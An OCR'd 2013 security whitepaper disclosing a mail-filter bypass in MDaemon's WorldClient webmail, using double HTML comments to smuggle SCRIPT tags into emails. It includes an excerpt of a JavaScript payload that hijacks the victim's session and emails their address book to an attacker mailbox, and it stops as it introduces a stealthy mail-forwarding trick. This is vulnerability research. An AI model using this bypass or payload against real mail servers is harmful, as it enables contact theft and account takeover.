


Pwning MDaemon

An illustration of MDaemon vulnerability exploitation

by Demetris Papapetrou

February 2013

secure

Pwning MDaemon

Introduction

The purpose of this whitepaper is to demonstrate how the vulnerabilities demonstrated below were discovered and how they can be exploited in order to gain unauthorized access to servers running the MDeamon service. The vulnerabilities discovered affect MDaemon versions prior to 13.0.4 and have been successfully tested against versions 13.0.3 and 12.5.6. The modules affected are the WordClient and WebAdmin applications that are bundled with the MDaemon mail server package.

Vulnerability 1 - Email Body HTML/JS Injection

The fist vulnerability relates to the mail sanitization filters used by the MDaemon application to remove potentially harmful content from HTML email messages. HTML email messages can be read using the WorldClient webmail client that is bundled with MDaemon, but certain characters, words and HTML tags (e.g. <SCRIPT> and <IFRAME>) are automatically removed/filtered as soon as the email is received by the mail server. Attempting to insert a comment inside an HTML tag does not bypass the filter because the comment is removed before any signature matching is performed.


However, if we insert a double comment <!--------> inside the HTML tag, the application does not remove the comment before the signature matching process begins. If the comment is not removed from within the tag, then the filter doesn't identify the HTML tag as dangerous since it doesn't match any of its signatures/regex. In addition to this, the application seems to remove the comment at a later stage when all the filtering has been performed. As a result we are left with a valid HTML tag that could modify the context of the current page or permit the attacker to steal cookie-based authentication or perform other malicious actions.

Therefore, we can practically exploit this vulnerability by simply inserting a specially constructed SCRIPT tag in the body of an HTML email. By doing so we can instruct the user's browser to load a JavaScript file of our choice or some JavaScript code embedded within the email itself.


Successfully utilizing the aforementioned vulnerability would enable a hacker to launch a number of attacks through the application which could include changing the victim's password, forwarding a copy of the victim's emails to an external email account, retrieving the victim's address book and sending emails from the victim's account to other email addresses.

Pwning MDaemon

We begin our illustration by generating a simple JavaScript alert message, which is enough to prove that a Cross-Site Scripting attack can be performed using the discovered vulnerability.




The source code of the HTML email that was sent to our victim user (Mickey Mouse). We split the SCRIPT tags using double comment tags.



When the victim user opens the malicious email message the following response is generated by the server. It can be observed that the application removed the double comment tags from the email's body and left the SCRIPT tags.


Pwning MDaemon




The JavaScript alert message is generated as soon as the user opens the malicious email message. This indicates that our attack was successful.

Pwning MDaemon

Instead of displaying an alert message we can exploit this vulnerability to load malicious JavaScript code that would allow us to perform attacks such as stealing the user's address book and sending it to us via email.



The malicious email body contains a link to a remote JavaScript file that will be loaded in the victim's browser as soon as he/she opens the message.



When the victim (i.e. Mickey) opens the malicious email nothing out of the ordinary happens on screen. However, his address book is stealthily sent to Goofy's mailbox.

Pwning MDaemon


addresses.js

```
146
147  if (sessionID.search(sessionIDRegEx) != -1)
148  {
149      //---------- Get Contacts ----------
150      var contactsResponse = makeRequest("GET", "/WorldClient.dll?", "Session=" + sessionID +
     "&View=Contacts&ReturnJavaScript=1&ADDRLOOKUPSELECTID=-1&CurrentRequest=6&CurrentView=10&ContentTyp
     e=javascript&UTF8=1&_=" + Math.random(), false);
151
152      ...[SNIP]..
153
154      contactsB64 = encode64(emailAddr);
155
156      //---------- Send Contacts via Email ----------
157      var sendEmailResponse1 = makeRequest("POST", "/WorldClient.dll?Session=" + sessionID +
     "&ReturnJavaScript=1&View=Compose&ComposeInNewWindow=Yes&ChangeView=No&SendNow=Yes",
     "ComposeUser=" + userEmail +
     "&ComposeID=&From=0&To=goofy%40ac1dc0de.com&CC=&BCC=&Subject=AddressBook&SpellLanguage=en&Body=" +
      contactsB64  + "&BodyHTML=%3Cdiv%3E" + contactsB64  + "%3C%2Fdiv%3E", false);
158  }
159
```

JavaScript file | nb char : 5124 | Ln : 157 Col : 219 Sel : 0 | UNIX | ANSI | INS

The JavaScript code that grubs the victim's contacts list and sends it to the attacker via email.

Pwning MDaemon



Source data from the Base64 string:

```
%3Bdonald@example.com%3Bfethry@example.com%3Bscrooge@example.com
```

Type (or copy-paste) some text to a textbox bellow. The text can be Base64 string to decode or any string to encode to a Base64.

```
JTNCZG9uYWxkQGV4YW1wbGUuY29tJTNCZmV0aHJ5QGV4YW1wbGUuY29tJTNCc2Nyb29nZUBleGFtcGxlLmNvbQ==
```

Goofy (the attacker) receives an email message from Mickey (the victim) containing the latter's address book in Base64 encoded format. When the Base64 encoded string is decoded the victim's contacts list is revealed.


Pwning MDaemon


An additional trick we could perform is to stealthily enable the victim's email forwarding functionality and set it up to send a copy of all incoming messages to our mailbox.

fwd.html

